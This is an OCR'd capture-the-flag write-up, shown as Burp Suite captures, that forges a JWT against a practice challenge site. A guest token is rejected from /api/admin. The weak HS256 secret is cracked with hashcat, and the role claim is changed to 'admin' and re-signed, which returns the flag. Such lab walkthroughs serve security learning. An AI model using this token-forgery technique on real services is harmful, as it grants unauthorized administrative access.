
→then after login you will get Jwt token.


Burp Suite Professional v2022.8.2 - Temporary Project - licensed to Siddharth Sangwan
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Send Cancel
Target: https://jwt-phi.vercel.app
Request
Pretty Raw Hex
GET /api/admin HTTP/1.1
Host: jwt-phi.vercel.app
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://jwt-phi.vercel.app/
Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6Imdlc2XN0Iiwic
m9sZSI6InVzZXIiLCJpYXQiOjE3MzQ3MTk5MTB9.3LuDY1ZHJOT9mTX1BtSWC5zrNr
uLQLQNz_7TxYH_c7Q
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
Response
Pretty Raw Hex Render
Inspector
Request Attributes 2
Request Query Parameters 0
Request Body Parameters 0
Request Cookies 0
Request Headers 12
Search... 0 matches
Ready



Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn XSS Cheatsheet JSON Web Tokens Search Settings
JWT Editor
Send Cancel
Target: https://jwt-phi.vercel.app HTTP/2
Request
Pretty Raw Hex JSON Web Token JSON Web Tokens
GET /api/admin HTTP/2
Host: jwt-phi.vercel.app
Cookie: __vercel_toolbar=1
Sec-Ch-Ua: "Not)A;Brand";v="99", "Brave";v="127", "Chromium";v="127"
Sec-Ch-Ua-Mobile: ?0
Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6Imd1ZXN0Iiwicm9sZSI6InV
zZXIiLCJpYXQiOjE3MzQ3MTk5NzR9.Y_3V_fa6U7Cjr3oWLgkNhIZsdKwNCcv3cjzdasQWQ4Y
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.0.0 Safari/537.36
Sec-Ch-Ua-Platform: "macOS"
Accept: */*
Sec-Gpc: 1
Accept-Language: en-GB,en;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://jwt-phi.vercel.app/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
Connection: close
Response
Pretty Raw Hex Render
HTTP/2 403 Forbidden
Cache-Control: public, max-age=0, must-revalidate
Content-Type: text/html; charset=utf-8
Date: Fri, 20 Dec 2024 18:40:56 GMT
Etag: W/"d-ZDQ6g62MC44niCMspasetqu2FOA"
Server: Vercel
Strict-Transport-Security: max-age=63072000; includeSubDomains; preload
X-Vercel-Cache: BYPASS
X-Vercel-Id: bom1::iad1::pjqk4-1734720056516-fdcde95169d0
Content-Length: 13
Access denied
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 0
Request cookies 1
Request headers 20
Response headers 9
Inspector
Notes
0 highlights
Done
398 bytes | 290 millis
Event log (2)
All issues (25)
Memory: 194.6MB

→here when you send the request it will show access denied.

cozz you are not the admin.




here it was simple that we have to chnge the role to “admin” and we are using a weak security key which can be brute force by hashcat or john the ripper.



Here by using hashcat we have brute force the security key.

no we can get the flag.


Dashboard
Target
Proxy
Intruder
Repeater
Collaborator
Sequencer
Decoder
Comparer
Logger
Organizer
Extensions
Learn
XSS Cheatsheet
JSON Web Tokens
Search
Settings
JWT Editor
Send
Cancel
Target: https://jwt-phi.vercel.app
HTTP/2
Request
Pretty
Raw
Hex
JSON Web Token
JSON Web Tokens
JWT
1 - eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6Imd1ZXN0Iiw ...
Serialized JWT
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.
eyJ1c2VybmFtZSI6Imd1ZXN0IiwicmVsZSI6ImFkbWluIiwiaWF0IjoxNzM0NzE5OTc0fQ.
yHYU1W_iBP-_6WBCd7vIAlMLTNKXr8XLYXo-U9KZ3SI
Copy
Decrypt
Verify
JWS
JWE
Header
{
"alg": "HS256",
"typ": "JWT"
}
Format JSON
Compact JSON
Payload
{
"username": "guest",
"role": "admin",
"iat": 1734719974
}
Format JSON
Compact JSON
Signature
C8 76 14 D5 6F E2 04 FF BF E9 60 42 77
53 0B 4C D2 97 AF C5 CB 61 7A 3E 53 D2
Information
• Issued At - Fri Dec 20 2024 18:39:34
Attack
Sign
Encrypt
Response
Pretty
Raw
Hex
Render
1 HTTP/2 200 OK
2 Cache-Control: public, max-age=0, must-revalidate
3 Content-Type: text/html; charset=utf-8
4 Date: Fri, 20 Dec 2024 18:43:11 GMT
5 Etag: W/"24-H8f56PA/h9iqo2GOpz97Qk8YIo8"
6 Server: Vercel
7 Strict-Transport-Security: max-age=63072000; includeSubDomains; preload
8 X-Vercel-Cache: BYPASS
9 X-Vercel-Id: bom1::iad1::6d6zs-1734720190881-bc38f3342823
10 Content-Length: 36
11
12 Flag: iotCTF{weak_secret_key_my_bad}
Search
0 highlights
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 0
Request cookies 1
Request headers 20
Response headers 9
Inspector
Notes
Done
415 bytes | 295 millis
Event log (2)
All issues (141)
Memory: 220.7MB